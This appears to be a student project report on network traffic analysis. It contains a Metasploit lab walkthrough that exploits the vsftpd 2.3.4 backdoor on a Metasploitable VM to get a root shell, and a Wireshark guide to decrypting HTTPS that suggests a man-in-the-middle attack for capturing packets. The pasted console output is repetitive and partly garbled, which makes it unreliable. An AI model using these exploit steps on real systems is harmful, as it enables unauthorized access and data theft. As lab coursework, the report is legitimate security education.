

Network Traffic Analysis

TEAM NO: 3.3/303

By

VENKATA KARTHIK DRAKSHARAM-20BCN7028

CHAITANYA NAGRE-20BCN7032

PADALA DHARMA TEJA-20BCD7117

RISHIK KASULA-20BCN7011

Table of Contents

1. ABSTRACT	2
2. INTRODUCTION.....	3
2.1 Overview	3
2.2 Purpose	3
3. LITERATURE SURVEY	3
3.1 Existing problem	3
3.2 Proposed solution	3
4. RESULT AND DISCUSSION.....	4
5. ADVANTAGES & DISADVANTAGES	44
6. APPLICATIONS.....	44
7. CONCLUSION	44
8. ABBREVIATIONS.....	45
9. FUTURE SCOPE.....	45
10. BIBLIOGRAPHY	46

1. ABSTRACT

Network traffic analysis plays a crucial role in understanding the communication patterns and security aspects of modern computer networks. This abstract focuses on analyzing various protocols, including HTTPS, ICMP, vsftpd, TCP/IP, and UDP, to gain insights into their characteristics and potential vulnerabilities.

HTTPS (Hypertext Transfer Protocol Secure) is a widely used protocol that provides secure communication over the Internet. Analyzing HTTPS traffic enables the detection of potential security threats, such as malicious activities or unauthorized access attempts.

ICMP (Internet Control Message Protocol) is a network protocol primarily used for diagnostic and error reporting purposes. Traffic analysis of ICMP helps in monitoring network connectivity, identifying network issues, and detecting potential attacks, such as ICMP flooding or denial-of-service attacks.

vsftpd (Very Secure FTP daemon) is a popular FTP (File Transfer Protocol) server software. Analyzing vsftpd traffic allows administrators to monitor file transfers, identify suspicious activities, and ensure compliance with security policies.

TCP/IP (Transmission Control Protocol/Internet Protocol) is the foundation of the Internet and most networks. Network traffic analysis of TCP/IP provides insights into network behavior, including packet transmission, connection establishment, and potential vulnerabilities like SYN flooding or port scanning.

UDP (User Datagram Protocol) is a lightweight, connectionless protocol commonly used for real-time applications, such as video streaming or online gaming. Analyzing UDP traffic assists in monitoring the quality of service, detecting potential performance issues, and identifying security threats like UDP flooding.

By conducting comprehensive network traffic analysis of these protocols, administrators and security professionals can better understand the network's behavior, identify anomalies, and proactively respond to potential security incidents.

It highlights the significance of analyzing HTTPS, ICMP, vsftpd, TCP/IP, and UDP protocols and emphasizes the importance of continuous monitoring and analysis to maintain network security and performance.

2. INTRODUCTION

2.1 Overview

Network traffic analysis involves the examination of data packets exchanged over a network, allowing for insights into network performance, security, and troubleshooting. Key protocols, such as HTTPS for secure web browsing, ICMP for network diagnostics, vsftpd for FTP file transfers, TCP/IP for reliable data transmission, and UDP for faster but less reliable communication, play crucial roles. Analysis of these protocols helps identify potential vulnerabilities, detect anomalies, and optimize network efficiency. By understanding the characteristics and behaviors of these protocols, network administrators can enhance network performance and ensure a secure and reliable communication environment.

2.2 Purpose

Network traffic analysis is a vital process that aims to monitor, examine, and interpret data flowing across computer networks. By scrutinizing diverse protocols such as HTTPS, ICMP, vsftpd, TCP/IP, and UDP, it enables thorough understanding and optimization of network performance, security, and troubleshooting. HTTPS ensures secure communication, ICMP facilitates network diagnostics, vsftpd enables secure file transfers, while TCP/IP and UDP govern reliable and connectionless data transmission respectively. Analyzing these protocols empowers administrators to detect anomalies, identify bottlenecks, enhance network efficiency, and safeguard against potential threats, thereby ensuring optimal network functionality and overall system integrity.

3. LITERATURE SURVEY

3.1 Existing problem

Existing approaches to network traffic analysis involve manual monitoring and analysis, which can be time-consuming and inefficient. Automated solutions are available but may lack flexibility or fail to capture nuanced details of network traffic.

3.2 Proposed solution

The proposed solution is a comprehensive network traffic analysis tool that combines automated monitoring with detailed protocol analysis. This tool will provide real-time insights into network traffic, allowing administrators to detect anomalies, troubleshoot issues, and optimize performance effectively.

4. RESULT AND DISCUSSION

The project's final findings include comprehensive insights into network traffic, identified anomalies, optimized network performance, and enhanced security measures. Screenshots showcasing the tool's output and analysis results will be included.

Exploring Metasploit and Web server Hacking

-VSFTPD

Description:

Metasploit is a powerful penetration testing framework widely used by security professionals and hackers alike to assess and exploit vulnerabilities in computer systems. This detailed overview delves into the concepts of Metasploit and its application in web server hacking, providing insights into its functionalities, methodologies, and potential implications.

1. Metasploit Framework:

The Metasploit Framework is an open-source tool that provides a comprehensive set of exploits, payloads, and auxiliary modules. It facilitates the identification and exploitation of vulnerabilities in target systems, allowing security researchers to test the effectiveness of their defenses and assist in securing vulnerable systems.

2. Web Server Hacking:

Web servers, being a critical component of modern web applications, are often targeted by attackers. Web server hacking involves exploiting vulnerabilities within the web server software, misconfigurations, or insecure coding practices to gain unauthorized access, steal sensitive data, or compromise the server's integrity.

3. Reconnaissance:

Before initiating an attack, reconnaissance is crucial. This phase involves gathering information about the target web server, such as its operating system, installed software versions, and potential entry points. Tools like Nmap, Shodan, or manual techniques can be used to identify vulnerabilities.

4. Scanning and Enumeration:

Once the reconnaissance phase is complete, scanning and enumeration techniques are employed to identify open ports, services, and potential vulnerabilities. Tools like Nessus, OpenVAS, or Metasploit's built-in scanner module can be utilized to scan the target server for known vulnerabilities.

5. Exploitation:

Exploitation involves leveraging identified vulnerabilities to gain unauthorized access to the web server. Metasploit provides a wide range of exploits and payloads that can be used to exploit known vulnerabilities. It automates the process, allowing even novice users to launch attacks effectively.

6. Post-Exploitation:

After successfully compromising the web server, post-exploitation techniques come into play. These involve further exploration, privilege escalation, data exfiltration, or establishing persistent backdoors for future access. Metasploit offers post-exploitation modules and functionalities to aid in these activities.

7. Mitigation and Defense:

Understanding the techniques and tools employed in web server hacking is crucial for implementing effective defense measures. Regular patching and updates, secure configurations, web application firewalls (WAFs), intrusion detection systems (IDS), and continuous monitoring are key defensive measures to mitigate the risk of web server vulnerabilities.

Exploring Metasploit and web server hacking provides valuable insights into the methodologies and tools employed by both security professionals and malicious actors. It emphasizes the importance of proactive vulnerability management, secure coding practices, and comprehensive security measures to protect web servers from potential attacks.

Install PostgreSQL before installing and configuring Metasploit.

Run the below commands to install PostgreSQL database: **wget**


<ftp://ftp.postgresql.org/pub/source/v9.3.2/postgresql-9.3.2.tar.bz2>

sudo apt-get install build-essential libreadline-dev zlib1g-dev flex bison libxml2-dev libxslt-dev libssl-dev


PostgreSQL allows us to fasten the search and it will be fastened Metasploit during exploits.


Use the commands as show below after installing Vagrant and its respective plugins, for metasploitable3: Use the below link and clone the repository in the Linux:

<https://github.com/rapid7/metasploitable3/>



Using the public host address of Metasploitable2 displayed as shown, if we enter it in a browser this IP address in a browser.






The web server is accessible on Virtual machine as well on host machine.


Next step is to find the target using zenmap or nmap.

My target IP Address is: 192.168.236.133 which is nothing but metasploitable web server.

The ports and the type of protocol which are vulnerable are shown below:



Planting a backdoor: (VSFTPD)



```
Kali Linux 2022.3 vmtoolsd - VMware Workstation
File Actions Edit View Help
msf5 meterpreter > show targets
[*] Name
[*] Automatic

msf5 meterpreter > show options
Module options (exploit/multi/http/vsftpd_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.236.133  yes       The target host(s). See https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/multi/cmdexec):
  Name      Current Setting  Required  Description
  ----      -
  CMD       /bin/bash        yes       The command to execute


View the full module info with the info, or info -d command.
msf5 meterpreter > info (exploit/multi/http/vsftpd_backdoor)
[*] Name: exploit/multi/http/vsftpd_backdoor
[*] RHOST: 192.168.236.133
msf5 meterpreter > show targets
[*] Name
[*] Automatic

msf5 meterpreter > show options
Module options (exploit/multi/http/vsftpd_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.236.133  yes       The target host(s). See https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/multi/cmdexec):
  Name      Current Setting  Required  Description
  ----      -
  CMD       /bin/bash        yes       The command to execute

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

Exploit:



```
Kali Linux 2022.3 vmtoolsd - VMware Workstation
File Actions Edit View Help
msf5 meterpreter > show targets
[*] Name
[*] Automatic



View the full module info with the info, or info -d command.
msf5 meterpreter > info (exploit/multi/http/vsftpd_backdoor)
[*] Name: exploit/multi/http/vsftpd_backdoor
[*] RHOST: 192.168.236.133
msf5 meterpreter > show options
Module options (exploit/multi/http/vsftpd_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.236.133  yes       The target host(s). See https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/multi/cmdexec):
  Name      Current Setting  Required  Description
  ----      -
  CMD       /bin/bash        yes       The command to execute

Exploit target:
  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.
msf5 meterpreter > exploit
[*] 192.168.236.133:21 - Banner: 21P (vsftpd 2.3.4)
[*] 192.168.236.133:21 - RHOST: 192.168.236.133 Please specify the payload.
[*] 192.168.236.133:21 - Backdoor service has been successfully installed...
[*] 192.168.236.133:21 - ID: sid=0 root) job=0 root)
[*] Meterpreter session 1 session 1 (192.168.236.133:21) -> 192.168.236.133:21 2022-12-04 12:32:36 - done
```

After exploiting the web server we have bash shell of Metasploitable web server, now we can see the contents of the web server and also steal the content if required and also we can modify malware and insert a malicious software using this technique as demonstrated.



Decrypting HTTPS using WireShark

How Secure is HTTPS?

- A) Many people assume that an HTTPS connection means that the site is secure. In fact, HTTPS is increasingly being used by malicious sites, especially phishing ones.

To sum up, the presence of a certificate and the green lock means only that the data transmitted between you and the site is encrypted, and that the certificate was issued by a trusted certificate authority. But it doesn't prevent an HTTPS site from being malicious, a fact that is most skillfully manipulated by phishing scammers.

Therefore, the network is being analyzed. Therefore, this leads to the next question
From

Where we can analyze the network?

- A) WireShark

How can we get the packet file?

- A) Using one of famous attacks such as Man in the Middle attack

Demonstration Description:

Decrypting HTTPS traffic using Wireshark requires capturing the encrypted network packets and using the appropriate encryption keys to decrypt the data. Here is a step-by-step guide to decrypting HTTPS traffic using Wireshark:

1. Install Wireshark: Download and install the latest version of Wireshark from the official website (<https://www.wireshark.org/>). Ensure that you have administrative privileges on your system.
2. Capture HTTPS traffic: Open Wireshark and select the network interface through which you want to capture the HTTPS traffic. Start the capture by clicking on the "Start" button or pressing Ctrl+K.
3. Filter HTTPS traffic: To focus on HTTPS traffic only, you can apply a display filter. Enter "ssl" in the filter bar, and Wireshark will display only the SSL/TLS (Secure Sockets Layer/Transport Layer Security) packets.
4. Export SSL keys: Wireshark needs the SSL keys to decrypt the HTTPS traffic. Navigate to "Edit" > "Preferences" > "Protocols" > "SSL" and click on the "Edit" button next to

"RSA keys list". Add the IP address and port number of the server you are communicating with (e.g., 192.168.0.1, 443) and provide the path to the private key file used by the server.

5. Start decryption: After adding the necessary SSL keys, Wireshark can now decrypt the captured HTTPS packets. Right-click on an SSL packet and select "Follow" > "SSL Stream". The decrypted content will be displayed in the Wireshark window.

Note: It's important to ensure that you have the legal authority and proper permissions to decrypt HTTPS traffic. Decrypting HTTPS traffic without proper authorization is illegal and unethical.

6. Analyze decrypted traffic: Once the HTTPS traffic is decrypted, you can analyze the contents of the packets. You can examine the HTTP requests and responses, view the headers, inspect the transferred data, and gain insights into the communication between the client and server.

Decrypting HTTPS traffic using Wireshark provides valuable visibility into the encrypted network communications, allowing you to analyze the content and troubleshoot any issues. However, note that this process requires access to the encryption keys used by the server, and it may not be possible to decrypt HTTPS traffic if the keys are not available or if the server is using perfect forward secrecy (PFS) ciphers.

